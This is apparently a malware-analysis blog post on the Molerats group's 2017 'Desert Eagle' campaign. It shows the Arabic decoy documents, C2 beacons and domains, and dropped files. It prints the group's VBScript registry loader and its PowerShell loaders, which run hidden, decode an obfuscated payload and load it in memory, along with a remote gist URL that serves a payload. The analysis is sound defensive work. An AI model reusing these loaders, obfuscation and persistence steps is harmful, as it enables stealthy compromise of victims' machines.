
Operation Desert Eagle

July 06, 2017

Operation Desert Eagle takes a look into the recent activity of the Molerats (Gaza cybergang) group. These actors are believed to be politically motivated. For more on their earlier activity, see (http://www.clearskysec.com/wp-content/uploads/2016/01/Operation%20DustySky_TLP_WHITE.pdf).

Decoy Docs/Links (Translated):

"Who stands around the attempt to assassinate al – Jubeir"



الوطن دنيا - الله رام

قامة عقد بأن ،(فلسطين صوت) لاذاعة مجدلاني أحمد الدكتور التحرير لمنظمة التنفيذية اللجنة عضو أكد
الرئاسية قيد المحطة لغاية تزال لا لكنها طرحت فكرة هي إسرائيلية امريكية فلسطينية.

بنيامين الإسرائيلي الوزراء رئيس لقاء استعداده أعلن قد كان ،عباس محمود الرئيس أن مجدلاني وأضاف
الثلاثية السياسية الاستحقاقات لتجنب اللقاء عطل نتنياهو أن إلا الروسي الرئيس برعاية نتنياهو
حكومته لاسقاط تؤدي قد والتي عليه.


،السلام لتحقيق سبل حول سياسية رؤية بلورة اطار في ملاحظة وانخفاض لتطلع الأمريكية الادارة أن وذكر
لاحقة خطوات بناء في ستساهم لكنها سياسي اختراق لحدوث تؤدي لا قد المنطقة ترامب زيارة أن مبيناً
السياسية العملية لدفع.

اجراءها إن مجدلاني قال بالقدس من الأمريكية السفارة نقل لتأجيل قرار ترامب توقيع عن الأنباء على وتعقيبا
المطلة أثناء بخصوصها يتداول كان عما كثيرا تختلف ترامب ادارة سياسة أن ويؤكد ومتوقع طبيعي
الانتخابية.

الوطن دنيا على المزيد ..
http://www.alwatanvoice.com/arabic/news/2017/05/11/1048228.html#ixzz4gl1aBYJI

Follow us: @alwatanvoice on Twitter | alwatanvoice on Facebook

"The quarrel between Trump and Abbas"



وكالة معا الاخبارية

إزيال في امدادات الكهرباء لغزة بسبب تعطل الخطوط المصرية

نتنياهو استخدم الدسيسة والتحايل وتسبب بشجار بين ترامب وابو مازن


نشر بتاريخ: 28/05/2017 (آخر تحديث: 29/05/2017 الساعة: 09:54)

بيت لحم - **متابعة غرف تحرير وكالة معا**- ادعت القناة الثانية من التلفزيون الاسرائيلي أن اللقاء الذي جمع

"Exclusive video of an assassin of the leader of the Hamas movement Mazen Faqha."

اعترافات عملاء غزة ومن ضمنهم قاتل الشهيد مازن فقهاء

"A leaked document that outlines Majid Faraj's plan to install Dahlan as head of the Gaza government!"



بسم الله الرحمن الرحيم

STATE OF PALESTINE
GENERAL INTELLIGENCE
HEAD OF PGI

دولــــة فلســـطين
المخابـــرات العامـــة
رئيس الجهاز

الرقم: 2017986
التاريخ: 27/6/2017

تعميم

إلى الوحدات العاملة في مجال السوشيال ميديا

العمل على إعداد خبر عن خطة إماراتية اقليمية لتعيين محمد دحلان رئيسا لحكومة ستقام في غزة .

- نسب الخبر لجهات ومواقع اعلامية رسمية عربية واسرائيلية

- تعميمها على المصادر للنشر على مواقع التواصل الاجتماعي

ودمتم


رئيس المخابرات العامة
اللواء / ماجد فرج

Malware (NeD Worm?)

The quarrel between Trump and Abbas (a856f56fec6abdc3a93c3715be1567e5)


Network Activity:

DNS request



```
DNS                    77 Standard query 0x0b6a  A wiknet.wikaba.com
DNS                      75 Standard query 0xa24f  A wiknet.mooo.com
```


Server Response



```
<html> ev
  <head>
    <link rel="alternate stylesheet" type="text/css" href="resource://gre-resources
    /plaintext.css" title="Wrap Long Lines"></link>
  </head>
  <body>
    <pre>-</pre>
  </body>
</html>
```


Beacon

Connection check + Host identifier and campaign



```
GET /reg HTTP/1.1
Host: 192.168.56.101
Connection: Keep-Alive

GET /reg HTTP/1.1
Host: 192.168.56.101

GET /reg HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: 32170141182235342154130912011691581873993Send-N
Host: 192.168.56.101

GET /reg HTTP/1.1
Host: 192.168.56.101

GET /reg HTTP/1.1
User-Agent: 32170141182235342154130912011691581873993Send-N
Host: 192.168.56.101

GET /reg HTTP/1.1
Host: 192.168.56.101

GET /reg HTTP/1.1
User-Agent: 32170141182235342154130912011691581873993Send-N
Host: 192.168.56.101
```

Additional Beacon



```
GET /U/- HTTP/1.1
Host: 192.168.56.101
```

2nd part of the beacon


```
POST /CheckVersion.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: 32170141182235342154130912011691581873993Send-N
Host: xxx.xxx.xxx.xxx
Content-Length: 447
Expect: 100-continue
```

9568=[host identifier]Random,&1077569=[Base64 Data]

User agent has campaign ID (Send-N, JOND, Random, or FUD) appended to the end of the victim's unique identifier string.

Another interesting thing to note is that the backdoor does not make the GET requests to the domain names above (wiknet[.]wikaba[.]com or wiknet[.]moo[.]com). Rather it uses the IP that the host name points to (in this case, my fakenet dns ip).

Let's take a look on how this network traffic compares to the older NeD Worm samples



```
GET /TEST.php HTTP/1.1
Host: ns.suppoit.xyz
Connection: Keep-Alive
```

```
GET /Star.php?Pn=RE9XTlRPV05QQzEgfCB1c2VyMQ&fr=&GR=U3RhcihTdGFyKTxicj4gMjAxNS0xMC0x
OA&com=IDxicj4gIDxicj4g&ID=179159228695193245179232221118719910766Star&o=TWljcm9zb2
Z0IFdpbmRvd3MgNyBFbnRlcnByaXNlIA&ho=bnMuc3VwcG9pdC54eXo=&av=&v=703 HTTP/1.1
User-Agent: 179159228695193245179232221118719910766Star
Host: ns.suppoit.xyz
```

Above image taken from (http://www.clearskysec.com/wp-content/uploads/2016/01/Operation%20DustySky_TLP_WHITE.pdf)

Host Activity:

Dropped Files:


C:\Program Files (x86)\%AppDate%\29175\explorer.vbs

C:\Program Files (x86)\%AppDate%\29175\News.url

C:\Users\User\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\explorer.lnk


C:\Users\User\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\explorer.vbs
C:\Users\User\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\powershell.lnk
C:\CheckVersion.php

After execution, a registry key (HKU\...\Software\Microsoft\KeyName:) is created which contains the backdoor in base64.



```
HKU\S-1-5-21-3695807819-1678616052-1502366142-1000\Software\Microsoft\KeyName: "TVqQAAMAAAAEAAAA//8AALgAAAA
ABosLysuLB~&^^%ZLAkrKnsBAAAELBEdLPF+fwAABCscewEAAAQrGBws2X6UAAAEKxUrFisXKgMrzwIr~&^^%wIr4SikAAAGK+ECK+gDK+c
AAAoRAAABiitAAAGKNcAAAY6nDUAAH7PAAAEfqMAAAR+~&^^%gAABB8lKNoAAAZ+IQAABCAYAQAAKEQAAAYorQAABijXAAAGLB9+~&^^%wA
Gn4hAAAEIKYBAAAoRAAABqIRZBsfIox9AAABon7~&^^%AAAEEWQoBAEABm8qAAAGERB~&^^%OgAAARMRftIAAAQdKNoAAAYTEn72AAAEERF
^^%RFP4GDAAABnPPAAAKgBYAAAR+ggAABH4WAAAEc9AAAAoopAAABt4DJt4Afs8AAAR+8QAABBFjeyIAAAR+IQAABCAEAgAAKEQAAAZ+DwA
AAAEIKwCAAAoRAAABij4AAAGOpcAAAB+7gAABH6vAAAEfqsAAAR+3QAABBEdfiEAAAQgbAIAAChEAAAGKOkAAAYouQAABii5AAAGfiEAAAQ
AAQgbAIAAChEAAAGKOkAAAYouQAABii5AAAGfiEAAAQgowIAAChEAAAGKPgAAAY65AAAAH7uAAAEfq8AAAR+qwAABH7dAAAEESF+IQAABCB
IygiAQAGE2cGHxBYFlQ4vwAAABFnBh8QWEqaEyR+CQEABH4KAAAEfgcBAAR+IQAABCAhAwAAKEQAAAYRJH4hAAAEIC4DAAAoRAAABiglAQA
AAAEfg8AAAQorQAABijXAAAGLH9+zAAABH6jAAAEEWN7IgAABH4PAAAEKK~&^^%AAAYo1AAABhMtfrsAAAQRLX4hAAAEII~&^^%BAAAoRAA
AAAEETN+IQAABCBBAwAAKEQAAAZ+yAAACii8AAAGEzN+owAABH4MAAAEfgsAAAQorQAABiiAAAAGEzR+uwAABBE~&^^%fiEAAAQgQQMAACh
fsgAAAqADgAABBE4EzsRORM8ESstCX7IAAAKEysrHX6jAAAEESt+IQAABCCuBAAAKEQAAAYorQAABhMrESwtCX7IAAAKEywrHX6jAAAEESx
```

A VBScript replaces the following characters (~&^^%) each with a "0". After the characters are replaced, the file is then base64 decoded and executed.



```
set O=CreateObject("Wscript.Shell")
fl=Wscript.scriptfullname
sn=Wscript.scriptname
C="powershell -ExecutionPolicy Bypass -windowstyle hidden -Command "
O.Run C & chrw(34) & "[System.IO.File]::WriteAllText([Environment]::GetFolderPath(7)+'\"&sn&"',
[System.IO.File]::ReadAllText('"&fl&"'))" & Chrw(34),0,false
H="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM~&^^%hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ~&^^%................AZgBvAAAAAAAkAAQAAABUAHIAYQBuAHMAbABhAHQAaQBvAG4AAAAAAAAAAsAT8AgAAAQBTAHQAcgBpAG4AZwB
GAGkAbABlAEkAbgBmAG8AAAADYAgAAAQAwADAAMAAwADAANABiADAAAAA4AABAAQBDAG8AbQBtAGUAbgB~&^^%AHMAAABGAG8AbABAAAAA"
D="HKCU\SOFTWARE\Microsoft\\KeyName"
Set F=CreateObject("Scripting.FileSystemObject")
O.regwrite D,H,"REG_SZ"
O.Run C & chrw(34) & "$_b = (get-itemproperty -path 'HKCU:\SOFTWARE\Microsoft\' -name 'KeyName').KeyName;$_b=$_b.replace('~&^^%','0');
[byte[]]$_0 = [System.Convert]::FromBase64String($_b);$_1 =
[System.Threading.Thread]::GetDomain().Load($_0);$_1.EntryPoint.invoke($null,$null);" & Chrw(34),0,false
```

C:\CheckVersion.php – contains the POST data used in the 2 nd portion of the beacon


----

Additional Backdoor Obfuscation/Delivery:

Sample (4cbebeda71dceb9914a21d06e22223af)

Once executed the sample makes a request for:

hxxps://gist[.]githubusercontent[.]com/0lol0/e69206a709a80133aebf55153847a6b2/raw/906a89289a30dbef36b157600fac11f0f04e4684/System.ps1




```
function HexToBin([string]$s) {
 $return = @()
 for ($i = 0; $i -lt $s.Length ; $i += 2)
 {
 $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
 }
 Write-Output $return
}

$Str = '4D5A9$#~dqw645$#~dqw645$#~dqw645$#~dqw6453$#~dqw645$#~dqw645$#~dqw645$#~dqw645$#~dqw645$#…..............';
$Str = $Str.replace("$#~dqw645","0");
[byte[]]$Data = HexToBin($str);
$asm = [System.Reflection.Assembly]::Load($Data);
$asm.EntryPoint.invoke($null,$null);
write-host "Can you See me";
[void][System.Console]::ReadKey($true);
```

System.ps1

The actors use the same obfuscation technique as the previous sample, this time replacing the following characters “$#~dqw645” with “0”.


When taking a look at the github account for user “0lol0” we can see that the actors have reused this account for another sample with a slightly different script.



```
function HexToBin([string]$s) {
 $return = @()
 for ($i = 0; $i -lt $s.Length ; $i += 2)
 {
 $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
 }
 Write-Output $return
}

$Str = '4D5A9$#~dqw645$#~dqw645$#~dqw645$#~dqw6453$#~dqw645$#~dqw645$#~dqw645$#~dqw645$#~dqw645$#~dqw645$#~dqw6454$#~dqw645$#~dqw64
```

